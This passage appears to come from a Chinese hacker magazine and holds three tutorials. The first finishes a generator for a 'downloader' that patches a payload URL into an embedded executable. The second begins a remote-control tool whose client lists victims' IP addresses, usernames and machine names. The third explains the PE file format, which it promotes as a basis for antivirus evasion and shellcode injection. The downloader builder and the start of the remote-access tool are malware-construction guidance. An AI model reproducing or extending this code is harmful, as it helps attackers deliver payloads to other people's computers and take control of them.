同则窗口类名会有不同。现在注意我们要把刚刚写好的下载者变成资源文件放入生成器中，在VS2008的资源视图中右键->添加->资源，选中我们刚刚生成的下载者，资源类型写上EXE。

接下来我们就要开始对下载者进行修改，在软件运行的时候，我们可以把它读取到内存中，然后把下载地址替换掉，再重新写为exe文件，那么有了思路，应该如何来实现呢？通过函数我们可以找到加载到内存中的资源，但是如何找到网址所在的偏移呢？这就需要借助另外一个工具了，UltraEdit这个文本编辑器可以很方便的让我们找到网址所在的偏移，用UltraEdit打开我们刚才生成的下载者，按下Ctrl+F查找我们预定义的URL：http://localhost/test.exe，很容易就找到它的位置在偏移量为5656的地方，记下5656这个数据，我们可以进行下一步，编写代码。

现在给我们窗体上的文本框关联一个CString类型的变量，取名为m_url，然后双击生成按钮来编写我们的生成代码。我们要生成的是刚刚添加进资源文件的下载者，所以我们要先加载资源，在此之前要让编译器知道我们要加载什么资源，所以我们现在要先调用FindResource找到资源，FindResource函数原型如下：

```
HRSRC FindResource(HMODULE hModule,LPCSTR lpName,LPCSTR lpType);
```

这里第一个参数是模块的句柄，这里我们用GetModuleHandle(NULL)来填写，第二个是我们的资源名称，我们这里要填写MAKEINTRESOURCE(IDR_EXE1)(PS:这里IDR_EXE1是刚刚添加的资源的ID)，第三个就是资源类型，我们刚才设置的类型为EXE，所以这里我们填上"EXE"。下面因为代码比较繁琐，我在代码中嵌入详细的注释，大家直接看代码：

```
UpdateData(TRUE);                    //将用户输入的网址更新到变量m_url中
/*从资源列表中查找资源*/
HRSRC hsrc=FindResource(GetModuleHandle(NULL),MAKEINTRESOURCE(IDR_EXE1),"EXE");
if(hsrc)                             //判断是否查找到了资源
{
    HGLOBAL hg=LoadResource(GetModuleHandle(NULL),hsrc);    //加载资源
    if(hg)    //判断加载资源是否成功
    {
        /*LockResource函数执行之后会返回资源所在的内存首地址的指针，往下7680个字节都是我们的资源文件内容(PS:我们的下载者编译后的大小为7680字节)，既然获取到了首地址的指针，那么将指针向后移动5656个字节即可到达URL所在的便宜量*/
        LPVOID pData=LockResource(hg);
        /*在这里获取资源大小，其实不获取也可以，因为我们知道我们的资源文件占7680个字节*/
        DWORD size=SizeofResource(GetModuleHandle(NULL),hsrc);
        /*移动资源指针到网址所在的内存，对指针操作不熟悉的X子们，稍微会看一下C++的指针操作部分即可*/
        LPVOID pUrl=(LPVOID)((int)pData+5656);
        memcpy(pUrl,m_url.GetBuffer(0),m_url.GetLength()); //将输入的URL覆盖到原来的URL
        HANDLE file=CreateFile("D:\\downloader.exe",
        GENERIC_WRITE,
        0,NULL,
        CREATE_ALWAYS,
        0,NULL);                     //在D盘创建文件
        WriteFile(file,pData,size,&size,NULL);    //将修改后的资源写入文件
        CloseHandle(file);
        //关闭文件句柄
    }
}
```

现在我们再把我们的测试程序复制一份，命名为：TestDownloader.exe，然后复制到服务器工作目录下，然后运行生成器，在文本框中输入：http://localhost/TestDownloader.exe，运行，可以看到在D盘下已经生成了一个叫做downloader.exe的文件。如图3，双击运行，可以看到我们的测试文件已经下载下来并且弹出了提示对话框，如图4。




图3




图4

好了，我们的小小的一个下载者就已经完成了，但是这个还是有BUG的，因为我们预定义了很长的一串网址，如果用户输入的网址比我们预定义的网址短，就会出现问题啦，这个是小事，叉子们自己解决啦！

小小的实现一个远控（一）

彭月

大家好，今天给大家发一下如何实现一个远控，主要通过C++实现，C++基础的话我就不说了，基础不牢靠的，自己闭关学习一下吧！

好了，废话不多说，现在先做开发程序的准备，首先，客户端的话，我们采用VC里面的MFC来做，服务端的话，直接用Win32 Application开发。开发环境我这里选择的是Visual Studio 2008，首先新建我们的客户端项目，选择MFC应用程序，项目名称选择为Client（注意:这里的项目名称和后面生成的类名和文件名有关系），然后在MFC应用程序向导中，依次配置项目信息。向导第一个对话框是显示目前项目设置，这里没什么需要配置的，直接下一步，“应用程序类型”选择基于对话框，“MFC的使用”这里选择在静态库中使用MFC，用户界面设置这里根据个人喜好来设置就行了，这里我就保持默认，对话框标题更改为我们想要的标题，继续下一步，“高级功能”这里要勾选上Windows 套接字，最后直接完成即可。

好了，客户端的项目我们就建立完成了，首先在主窗体上删除VC++给我们添加好的三个控件，窗体现在完全由我们来设计，首先，客户端肯定要有一个列表视图控件来显示已经连接的服务端信息，所以，从工具箱中拖入一个List Control控件，调整好大小，将控件ID更改为IDC_SERVERLIST，这样可以方便我们以后更改代码和识别控件，在属性窗口中将View属性设置为Report，这样我们就可以用它来显示我们的服务端信息。C++的列表视图控件比较麻烦，都必须通过代码来添加列和数据。但是为了方便在程序中来控制我们的列表视图控件，我们还需要给控件添加一个控件变量。我们在控件上右键，选择添加变量，添加一个名为m_ServerListCtrl的变量，前面加上m_前缀主要是标记这个变量是窗体的一个成员。

现在我们来给控件添加列，在解决方案资源管理器中，找到ClientDlg.cpp，双击打开，找到OnInitDialog()方法，这个是在窗体初始化时会调用的方法，里面有微软给我们的一条“在此添加额外的初始化代码”的注释，我们在它后面来写代码来添加列，这里我们会用到一个方法，叫做InsertColumn()，方法原型如下：

```
int InsertColumn(
    int nCol,
    LPCTSTR lpszColumnHeading,
    int nFormat,
    int nWidth = -1,
    int nSubItem = -1
);
```

这里说一下各个参数的作用，nCol是列的索引，控制列的顺序。lpszColumnHeading是列头要显示的文字，nFormat是列的对齐方式，取值有LVCFMT_LEFT,LVCFMT_RIGHT和LVCFMT_CENTER三种。nWidth是列所占的宽度，nSubItem是和列关联的子项索引。这里我们写入以下几行代码来给列表添加列头：

```
m_ServerListCtrl.InsertColumn(0,L"IP地址",LVCFMT_LEFT,120,-1);
m_ServerListCtrl.InsertColumn(1,L"用户名",LVCFMT_LEFT,70,-1);
m_ServerListCtrl.InsertColumn(2,L"计算机名称",LVCFMT_LEFT,120,-1);
m_ServerListCtrl.InsertColumn(3,L"系统类型",LVCFMT_LEFT,150,-1);
m_ServerListCtrl.InsertColumn(4,L"分组信息",LVCFMT_LEFT,70,-1);
```

添加后运行效果如图1。




图1

现在我们的大体界面就做好了，现在构建网络架构，我们的远控肯定要涉及到收发数据，所以这里我们初始化一下套接字，我们同样在窗体初始化的方法中添加如下代码：

```
WSADATA wsd;
if(WSAStartup(MAKEWORD(2,2),&wsd)!=0)
{
    MessageBox(L"初始化套接字失败",L"警告",0);
}
```

上面代码大家只要知道MAKEWORD是套接字版本，如果

初始化失败，WSAStartup是初始化函数，如果成功，则返回0，如果失败，则返回相应的错误码，出现错误则弹出消息框，提示初始化失败。

初始化之后，就可以定义套接字了，我们在CClientDlg类中添加一个Socket类型的成员变量，代码如下：

```
SOCKET listenSocket;
```

PS:在MFC类库中，已经有封装好的类，不过那个类封装的东西太多，效率较低，这里还是采用效率比较高的socket结构来做。同样在窗体初始化函数中，初始化我们的监听套接字listenSocket，标准的SOCKET结构要通过socket函数来初始化，函数原型如下：

```
SOCKET WSAAPI socket(
    __in            int af,
    __in            int type,
    __in            int protocol
);
```

参数解析：

af :SOCKET的地址族，这里我们填写AF_INET。

type :套接字类型，我们选用流式套接字，填写SOCK_STREAM。

protocol :协议类型，我们肯定是用的TCP协议啦，填写IPPROTO_TCP。

初始化结构之后，我们还要将它设置为监听状态，所以又需要bind函数先进行绑定，函数原型：

```
int bind(
    __in            SOCKET s,
    __in            const struct sockaddr* name,
    __in            int namelen
);
```

第一个参数当然就是要绑定的结构啦，第二个参数是IP地址信息，第三个参数是地址的长度，sockaddr这个结构需要我们自己定义并初始化，我们先不急，等会我们再看完整代码。

执行完绑定之后，接下来就是listen函数了，这个函数的参数非常简单，就是要监听的Socket结构和最大队列数。这里我就不列出函数原型了，如果还有不清楚的大家可以查阅MSDN。

下面大家可以看看定义监听套接字的完整代码：

```
    listenSocket=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);          //创建SOCKET对象
    sockaddr_in sockadd;
//定义地址结构
    sockadd.sin_family = AF_INET;
                                                    //设置地址结构的协议族
    sockadd.sin_addr.s_addr = inet_addr("127.0.0.1");
//设置IP地址
    sockadd.sin_port = htons(9999);
                                                    //设置监听端口
    if(bind(listenSocket,(sockaddr*)&sockadd,sizeof(sockaddr_in))!=0)          //绑定套接字
        MessageBox(L"套接字绑定失败，请检查端口是否被占用！",L"警告",MB_OK);
    if (listen(listenSocket,10)!=0)
//监听套接字
        MessageBox(L"监听出现错误，服务端可能无法上线！",L"警告",MB_OK);
```

大家注意到这里我们定义的是sockaddr_in结构，而目标结构是sockaddr，这里其实可以互相进行强制转换，不影响使用。看上面的代码很简单，下面的几个值分别为地址族，IP地址和端口。现在我们的准备工作就做好了，现在需要写一个成员来不停地接受服务端的连接请求，那么我们就要添加一个名为AcceptConnection的函数，但是因为不知道有多少客户端会连接，那么我们这里肯定需要写一个死循环，肯定不能在程序中直接调用这个包含死循环的函数，只能创建一个新的线程，否则的话程序就会没有响应，所以这个函数要写成系统回调函数，在C++中，线程回调函数必须写成如下格式：

```
    DWORD WINAPI ThreadProc(
        [in]                    LPVOID lpParameter
    );
```

其中函数名可以自己定，那么，接下来大家就看AcceptConnection的代码：

```
    DWORD WINAPI AcceptConnection(LPVOID pParam)
    {
        CClientDlg *pMainForm=(CClientDlg*)pParam;
        while(true)
        {
                sockaddr_in temp;
                int addrlen=sizeof(sockaddr_in);
                int a=accept(pMainForm->listenSocket,(sockaddr*)&temp,&addrlen);
                a=WSAGetLastError();
```

```
            a=a;
        }
        return 1;
    }
```

好了，这次就到这里吧，刚刚开始会比较枯燥，但是这些都是必须要写的东西。代码的话，可能需要有些VC开发基础的人才能看懂，如果小菜们有不懂的也不用着急，毕竟大家都是从这个阶段慢慢过来的。我已经尽可能说得详细，源代码我会打包给大家的！

（文中所涉及到的源代码本期光盘已收录）

PE文件格式详解

影 月

大家好，本篇文章还是老生常谈，说说PE文件格式，网上还是有很多的相关资料，不过我这里还是说一下，希望月下孤笔能成为一个知识库一样的地方，能给大家提供一些很基础的知识和一些经验，为了方便大家理解，所以大部分地方都给了很详细的图，因为当初我学习这个的时候很累地一个一个字节地来核对，很累人。

PE文件结构
MS-DOS MZ头部
MS-DOS 实模式残余程序
PE文件标志
PE文件头
PE文件 可选头部
.text段头部
.bss段头部
.rdata段头部
……
.debug段头部
.text段
.bss段
.rdata段
……
.debug段

图1

当然，如果我讲的有什么不对的地方，欢迎大家指正。本文参考了MSDN的一些资料。源码则是来自VS2010的库文件。插图来自WinHex外加以前写的一个后门。

首先先解释一下什么是PE文件：Portable Execute，可移植执行体，就是说复制到另一台Windows系统的电脑上仍能正常执行的文件。（在早年间，很多程序都是用汇编写的。但是不同的CPU有不同的指令集，不同的电脑有不同的硬件设备和驱动程序接口……由于这样那样的各种原因，大多数程序换了台电脑就不能用了）。

而这个PE文件之所以有这样的神通，很重要的一个因素就是它的文件格式。但是，了解了文件格式有什么用呢？它可以让你更好的掌握一些免杀技巧、可以让你用汇编在一个普普通通的应用程序中嵌入一段“ShellCode”（好吧，我得承认用ShellCode这个词并不恰当）、可以在逆向方面为你提供一些帮助…

好了，废话不多说，贴出一张到处都能看到的老图：

简单概括一下：储存基本信息的头部，段头部，段实体。

那么，我来讲一下这些东西的作用：

MZ头部（从开头往后64字节）。

```
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000  4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00   MZ..........ÿÿ..
00000010  B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00   ¸.......@.......
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00000030  00 00 00 00 00 00 00 00  00 00 00 00 F8 00 00 00   ............ø...
```

图2

原名MS-DOS头部。这个地方的主要用途是为了让操作系统检验兼容性的，捎带着还有一些初始化寄存器之类的功能。它在WinNT.h中的定义如下：

```
typedef struct _IMAGE_DOS_HEADER
{
    WORD   e_magic;          //魔术数字被用于表示这个文件是否是MS-DOS兼容的文件类型，所有MS-DOS兼容的可执行文件都将这个值设为0x5A4D（既ASCII字符MZ，这就是为什么叫它MZ头部）
    WORD   e_cblp;           //文件最后页的字节数
        WORD   e_cp;         //文件页数
        WORD   e_crlc;       //重定义元素个数
        WORD   e_cparhdr;    //头部尺寸，以段落为单位
        WORD   e_minalloc;   //所需的最小附加段
        WORD   e_maxalloc;   //所需的最大附加段
        WORD   e_ss;         //初始的SS值（相对偏移量）
        WORD   e_sp;         //初始的SP值
        WORD   e_csum;       //校验和
        WORD   e_ip;         //初始的IP值
        WORD   e_cs;         //初始的CS值（相对偏移量）
        WORD   e_lfarlc;     //重分配表文件地址
        WORD   e_ovno;       //覆盖号
```

```
        WORD   e_res[4];              //保留字
        WORD   e_oemid;               // OEM标识符(for e_oeminfo)
        WORD   e_oeminfo; //OEM信息; e_oemid specific
        WORD   e_res2[10]; // 保留字
        LONG   e_lfanew;              // PE文件标志的地址
    } IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```

其实在这一大串成员里面，只有两个是对Windows NT系统（指代所有NT内核的Windows系统）有用的，就是第一个和最后一个。剩下的传说都是在MS-DOS系统下才使用的。

实模式残余程序（从MZ头部结束到PE文件标志，长度不定）

```
00000040  0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  ..?....I!..LI!Th
00000050  69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is program canno
00000060  74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t be run in DOS 
00000070  6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00  mode....$.......
00000080  A6 43 A9 2D E2 22 C7 7E  E2 22 C7 7E E2 22 C7 7E  |C©-â"Ç~â"Ç~â"Ç~
00000090  EB 5A 44 7E EE 22 C7 7E  EB 5A 54 7E C1 22 C7 7E  ëZD~î"Ç~ëZT~Á"Ç~
000000A0  E2 22 C6 7E 61 21 C7 7E  8D 54 59 7E C8 22 C7 7E  â"Æ~a!Ç~.TY~È"Ç~
000000B0  8D 54 6D 7E 55 22 C7 7E  8D 54 6C 7E 41 23 C7 7E  .Tm~U"Ç~.Tl~A#Ç~
000000C0  8D 54 5D 7E E3 22 C7 7E  E2 22 50 7E E3 22 C7 7E  .T]~ã"Ç~â"P~ã"Ç~
000000D0  8D 54 5A 7E E3 22 C7 7E  52 69 63 68 E2 22 C7 7E  .TZ~ã"Ç~Richâ"Ç~
000000E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000F0  00 00 00 00 00 00 00 00  50 45 00 00 4C 01 07 00  ........PE..L...
```

图3

别看名字这样奇怪，其实理解起来一点难度没有。事实上，实模式残余程序是一个被包含在大程序中的独立的小程序。实模式是指它的寻址方式，指这个程序寻址使用的是实模式（关于实模式和保护模式，欢迎大家自行百度）。在Windows NT系列下，这个家伙相当于一个小型的”Hello World”。当程序不被当前系统支持的时候，就跳到这个位置执行这段残余程序，输出一行报错的英文（比如在插图中，输出的就是”This program cannot be run in DOS mode”）。在MS-DOS环境下，应用程序则是从这里开始执行的。（这就是为什么说它是MS-DOS实模式残余程序）。

在VC编译器中，可以通过使用-STUB:链接器选项来指定另外的实模式残余程序。（不同的编译器可能会有不同的选项，参阅编译器的帮助文档可能对你有点帮助）。

PE文件标志（从e_lfanew指向的地址往后4字节）。

```
000000F0  00 00 00 00 00 00 00 00  50 45 00 00 4C 01 07 00  ........PE..L...
```

图4

它的作用是标识PE可执行文件适用的系统。它跟MZ头部里的魔术数字的区别就是：

1、文件标志更详细一些。

2、MS-DOS下的PE文件没有文件标志。

在WinNT.h中定义了四种文件标志，相信通过看宏名，就足以看明白它的意思了：

```
    #define IMAGE_DOS_SIGNATURE        0x5A4D      // MZ
    #define IMAGE_OS2_SIGNATURE        0x454E      // NE
    #define IMAGE_OS2_SIGNATURE_LE  0x454C   // LE
    #define IMAGE_VXD_SIGNATURE        0x454C      // LE
    #define IMAGE_NT_SIGNATURE         0x00004550  // PE00
```

可以看到，插图中的文件标志是PE 00，也就是IMAGE_NT_SIGNATURE。

PE文件头（从PE文件标志结束往后20字节）

```
000000F0  00 00 00 00 00 00 00 00  50 45 00 00 4C 01 07 00  ........PE..L...
00000100  1C 4D C6 4D 00 00 00 00  00 00 00 00 E0 00 02 01  .MÆM........à...
00000110  0B 01 0A 00 00 5C 4C 00  00 DE 12 00 00 00 00 00  .....\L..Þ......
```

图5

PE文件头在WinNT.h中的定义如下：

```
    typedef struct _IMAGE_FILE_HEADER
    {
        WORD    Machine;    //运行平台的硬件环境（主要指CPU）
        WORD    NumberOfSections;          //块数目
        DWORD   TimeDateStamp;             //文件创建日期和时间
        DWORD   PointerToSymbolTable;      //指向符号表(用于调试)
        DWORD   NumberOfSymbols;           //符号表中符号个数(用于调试)
        WORD    SizeOfOptionalHeader;      //IMAGE_OPTIONAL_HEADER32结构大小
        WORD    Characteristics;           //文件属性
    } IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;
```

```
00000110  0B 01 0A 00 00 5C 4C 00  00 DE 12 00 00 00 00 00  .....\L..Þ......
00000120  76 FF 24 00 00 10 00 00  00 10 00 00 00 00 40 00  vÿ$...........@.
00000130  00 10 00 00 00 02 00 00  05 00 01 00 00 00 00 00  ................
00000140  05 00 01 00 00 00 00 00  00 30 84 00 00 04 00 00  .........0I.....
00000150  00 00 00 00 02 00 40 81  00 00 10 00 00 10 00 00  ......@.........
00000160  00 00 10 00 00 10 00 00  00 00 00 00 10 00 00 00  ................
00000170  00 00 00 00 00 00 00 00  00 30 7E 00 68 01 00 00  .........0~.h...
00000180  00 A0 7E 00 69 7C 01 00  00 00 00 00 00 00 00 00  ..~.i|..........
00000190  00 00 00 00 00 00 00 00  00 20 80 00 3C 84 03 00  .........I.<I..
000001A0  20 45 71 00 1C 00 00 00  00 00 00 00 00 00 00 00   Eq.............
000001B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000001C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000001D0  10 45 7E 00 A8 13 00 00  00 00 00 00 00 00 00 00  .E~.............
000001E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

图6

这些玩意的作用已经写得很明白了。在这里Machine和Characteristics的取值灰常多，我不打算浪费版面。有兴趣的读者可以在WinNT.h中找到_IMAGE_FILE_HEADER的定义，紧随其后的就是Machine和Characteristics的取值的定义。

PE文件可选头部（从PE文件头结束往后224字节,虽然是可选，不过根据罗云彬大哥的资料，这个是必要的）

虽然它说这个可以选，但是其实这个必须选……废话不多说，看定义：

```
#define IMAGE_NUMBEROF_DIRECTORY_ENTRIES    16
typedef struct _IMAGE_OPTIONAL_HEADER
{
    // Standard fields.
    WORD    Magic;
    //标志字(总是010bh)
    BYTE    MajorLinkerVersion;
//主链接器版本号
    BYTE    MinorLinkerVersion;
//副链接器版本号
    DWORD   SizeOfCode;
    //代码段长度
    DWORD   SizeOfInitializedData;
//已初始化的数据长度
    DWORD   SizeOfUninitializedData;      //未初始化的数据长度
    DWORD   AddressOfEntryPoint;
//程序执行入口RVA（相对虚拟地址），也是IAT的结尾
    DWORD   BaseOfCode;
    // text段的起始处RVA
    DWORD   BaseOfData;
    // bss段的起始处RVA
    // NT additional fields.
    DWORD   ImageBase;
    //程序默认装入的基址，Microsoft Win32 SDK链接器将这个值默认设为0x00400000，但是你可以使用-BASE:linker开关改变这个值
    DWORD   SectionAlignment;
//SectionAlignment规定了装载时段的最小长度——就是说，段是关于SectionAlignment对齐的，Windows NT虚拟内存管理器规定SectionAlignment必须是成倍的页尺寸（当前的x86平台是4096字节，它可以通过-ALIGN: linker开关来设置）
    DWORD   FileAlignment;
//映像文件首先装载的最小的信息块间隔。例如，链接器将一个段实体（段的原始数据）加零扩展至文件中最近的FileAlignment边界
    WORD    MajorOperatingSystemVersion; //操作系统主版本号
    WORD    MinorOperatingSystemVersion; //操作系统副版本号
    WORD    MajorImageVersion;            //PE文件主版本号
    WORD    MinorImageVersion;            //PE文件副版本号
    WORD    MajorSubsystemVersion;        //子系统主版本号
    WORD    MinorSubsystemVersion;        //子系统副版本号
    DWORD   Win32VersionValue;            //Win32版本值
    DWORD   SizeOfImage;
//载入的可执行映像的地址空间大小，这个数字很大程度上受SectionAlignment的影响
    DWORD   SizeOfHeaders;
//这个域表示文件中有多少空间用来保存所有的文件头部
    DWORD   CheckSum;
//校验和是用来在装载时验证可执行文件的，它是由链接器设置并检验的
    WORD    Subsystem;
    //运行平台的子系统
    WORD    DllCharacteristics;
//表示一个DLL映像是否为进程和线程的初始化及终止包含入口点的标记
    DWORD   SizeOfStackReserve;
//初始化的栈大小
    DWORD   SizeOfStackCommit;            //初始化实际提交的栈大小
    DWORD   SizeOfHeapReserve;            //初始化的堆大小
    DWORD   SizeOfHeapCommit;             //初始化实际提交的堆大小
    //上述4个值可以使用链接器开关-STACKSIZE:与-HEAPSIZE:来设置
    DWORD   LoaderFlags;
    //告知装载器是否在装载时中止和调试，或者默认地正常运行
    DWORD   NumberOfRvaAndSizes;          //数据目录结构的数量
    IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];

                                    //数据目录表
} IMAGE_OPTIONAL_HEADER32, *PIMAGE_OPTIONAL_HEADER32;
```

接下来给出数据目录表每个位置的含义：

```
#define IMAGE_DIRECTORY_ENTRY_EXPORT          0
```

```
